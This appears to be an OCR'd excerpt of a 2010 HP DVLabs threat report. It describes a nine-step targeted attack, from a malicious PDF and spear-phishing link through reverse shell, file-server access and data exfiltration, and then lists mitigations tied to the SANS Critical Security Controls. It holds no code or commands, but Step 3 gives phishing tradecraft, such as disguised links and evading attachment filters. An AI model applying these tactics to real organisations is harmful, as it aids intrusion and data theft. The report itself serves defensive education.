


Step 1: The attacker creates a malicious PDF file. The attacker begins by using powerful free attack software to create a malicious PDF file that contains exploitation code. If this file is opened on a victim computer with unpatched PDF reader software, this code will execute commands of the attacker's choosing.

Step 2: The attacker loads the malicious PDF file on a third-party website. The attacker then loads the malicious PDF file on a publicly accessible website. This website does not belong to the attacker, but is instead a third-party website that hosts content provided by users, such as a blog or file distribution site.


Step 2:

The attacker loads the malicious PDF file on a third-party website.



Step 3:

The attacker sends spear-phishing email to victim with a link to the malicious PDF.




Step 3: The attacker sends spear-phishing email to victim with a link to the malicious PDF.
The attacker now sends e-mail to high-profile individuals in the target organization, including corporate officers. This message contains a hyperlink to the attacker's malicious PDF file on the external Web server. The e-mail message is finely tuned to each target individual, with a focused effort to get the recipient to click on the link. Careful attackers avoid typos and grammar errors, and ensure there is a legitimate-looking business need for the victim to click on the link. Furthermore, the attacker can disguise the link so that it appears to point to the target organization's own Web server or some other trusted site. The attacker does not include the malicious PDF file as an e-mail attachment, because such attacks are more likely to be blocked by e-mail filters, anti-virus software, and other defenses of the target organization. An e-mail with a link is far more likely to reach the intended recipient.

Step 4: The victim reads e-mail, pulling down attacker's message.
The victim inside the targeted organization reads the e-mail, pulling down the attacker's message with the link to the malicious PDF. The user reads the e-mail and clicks on the link.


Step 4:

The victim reads e-mail, pulling down attacker's message.



Step 5:

When the user clicks on the link, the victim machine runs a Web browser to fetch the malicious PDF file and invoke the PDF reader program.




Step 5: When the user clicks on the link, the victim machine runs a Web browser to fetch the malicious PDF file and invoke the PDF reader program. When the user on the victim machine clicks on the link in the e-mail message, the victim's computer automatically launches a browser to fetch the malicious PDF file. When the file arrives at the victim computer, the browser automatically invokes the PDF reader program to process and display the malicious PDF file.

Step 6: The malicious PDF file exploits the PDF reader program, making a reverse shell connection back to the attacker. When the PDF reader software processes the malicious PDF file for display, exploit code from the file executes on the victim machine. This code causes the system to launch an interactive command shell the attacker can use to control the victim machine. The exploit code also causes the machine to make an outbound connection back to the attacker through the enterprise firewall. Via this reverse shell connection, the attacker uses an outbound connection to gain inbound control of the victim machine.


Step 6:

The malicious PDF file exploits the PDF reader program, making a reverse shell connection back to the attacker.



Step 7:

The attacker uses shell access of the victim machine to explore the local file system, extracting sensitive files.




Step 7: The attacker uses shell access of the victim machine to explore the local file system, extracting sensitive files.
With shell access of the victim machine, the attacker scours the system looking for sensitive files stored locally. After stealing some files from this first conquered system, the attacker looks for evidence of other nearby machines. In particular, the attacker focuses on identifying mounted file shares the user has connected to on a file server.

Step 8: Attacker uses initial victim machine to access a file server via the currently logged-in user's credentials.
After identifying a file server, the attacker uses the command shell to access the server with the credentials of the victim user who clicked on the link to the malicious PDF. The attacker then analyzes the file server, looking for more files from the target organization.


Step 8:

Attacker uses initial victim machine to access a file server via the currently logged-in user's credentials.



Step 9:

Attacker exfiltrates sensitive data from file server.



Step 9: Attacker exfiltrates sensitive data from file server.
Finally, with access to the file server, the attacker extracts a significant number of sensitive documents, possibly including the organization's trade secrets and business plans, Personally Identifiable Information about customers and employees, or other important data the attacker could use or sell.

Mitigation

Last year, the research team identified key steps that an organization should take in order to protect against current and emerging threats. Although many of the same steps from last year are applicable to the current report, there are numerous mitigation strategies and tactics that organizations should apply to prevent attacks that have evolved since the previous report. The Top Twenty Critical Security Controls, available at http://www.sans.org/critical-security-controls, offer detailed recommendations for thwarting the most damaging and common computer and network attacks, including those highlighted in this year's (as well as last year's) Threat Report.

The Controls were crafted based on intelligence of the most common attacks that commercial enterprises and government agencies are currently facing, with specific, actionable advice for mitigating the risks. A crucial aspect of the Controls is that they were designed so that organizations could continuously monitor their status through automated means, giving real-time intelligence to organizations about their security vulnerabilities and risks. While each of the Top Twenty Critical Security Controls offers recommendations and advice for handling the issues described in this document, the following specific recommendations are particularly relevant to the attacks described herein and tie directly to the Top Twenty Critical Security Controls:

1. The ability to download and run arbitrary code on a workstation computer is quickly becoming a liability. In some environments with very focused computing tasks, switching to a smartphone model where only vetted and signed executables are allowed to run on the desktop can allow organizations to minimize the chance of infection by many viruses, spyware, and other forms of malware. Critical Control # 2 (Inventory of Authorized and Unauthorized Software) describes how white listing can be applied in an organization to shrink its attack surface and limit the chances of malware infection. This Control also offers advice on maintaining an inventory of allowed software in an environment, along with specific metrics and measurement techniques organizations can use to verify their security stance. Critical Control # 12 (Malware Defenses) also provides additional real-world recommendations for preventing malware infections.
2. While the research team believes the computing industry needs to move towards a default deny model, for some organizations' more general

purpose computing needs, it may take some time before the model is fully operation. As an interim measure to secure against attacks, DVLabs advises implementation of strong and comprehensive configuration management. Critical Control # 3 (Secure Configurations for Hardware and Software on Laptops, Workstations, and Servers) emphasizes the importance of having hardened, tested configuration for workstations and servers. This Control also includes requirements for establishing an inventory of trusted system images, as well as a process for creating and tracking exceptions. Critical Control # 4 (Secure Configurations for Network Devices) expands upon the idea of secure configuration, applying it to network devices such as firewalls, routers, and switches.

3. Traditional core operating system services continue to move into the cloud (over HTTP.) This is one of the primary drivers behind the continued increase in Web application attacks. Companies need to be very careful about moving more and more functionality onto the Web without ensuring its security.

4. Educating Web application developers is critical. The potential impact of deploying new Web applications is rarely understood. Many times these applications directly access sensitive information, and if compromised, give attackers the means to steal this data quickly and easily. Critical Control # 7 (Application Security Software) also talks about the importance of thorough security training for application developers, along with detailed automated and manual testing of web applications.

5. In order to help prevent Cross Site Request Forgery attacks, it is important to log off of important websites prior to clicking links in email or on untrustworthy websites. Critical Control # 8 (Controlled Use of Administrative Privilege) deals with the controlled use of administrative privilege, to minimize the impact of these and related attacks against users running browsers and other software to administer applications and systems. The advice of this Critical Control, along with Critical Control # 9 (Controlled Access Based on Need to Know), can also help limit the access attackers gain inside a network once they have successfully exploited a user application.

6. Keeping systems up to date with the latest security patches is immensely helpful in blocking many attacks. Therefore, it is more important than ever for organizations to have an accurate inventory of user applications and a defined patch strategy. Critical Control # 2 (Inventory of Authorized and Unauthorized Software) includes details about enterprise software inventories, while Critical Control # 3 (Secure Configurations for Hardware and Software on Laptops, Workstations, and Servers) focuses on keeping that software securely configured. To search for unpatched software and improperly configured machines, Critical Control # 10 (Continuous Vulnerability Assessment and Remediation) includes details for finding and resolving security vulnerabilities on a continuous and proactive basis. And, Critical Control # 5 (Boundary Defense) provides detailed recommendations for perimeter defenses to help prevent attacks from crossing into a network and rapidly detecting attack attempts when they are launched.

7. Organizations should designate specific security personnel with the job of monitoring public announcements of new vulnerabilities and widespread attacks. These individuals should subscribe to vulnerability information mailing lists and track new vulnerabilities and zero-day attacks that target the kinds of software used by their enterprises. Critical Control # 12 (Malware Defenses) provides details for addressing malware attacks by helping to ensure that malware entering the network is effectively contained. Through effective use of Intrusion Prevention Systems, Critical Control # 5 (Boundary Defense) provides details about how some zero-day attacks, as well as known exploits, can be blocked at network perimeters.

8. And, finally, organizations should continuously monitor for anomalous and suspicious behavior on their computer systems and networks to detect attacks early on and minimize the damage. Critical Control # 6 (Maintenance, Monitoring, and Analysis of Audit Logs) and # 11 (Account Monitoring and Control) can help identify potentially malicious or suspicious behavior and Critical Control # 18 (Incident Response Capability) can assist in both detection and recovery from a compromise.

4AA0-xxxxENW, September 2010

This is an HP Indigo digital print.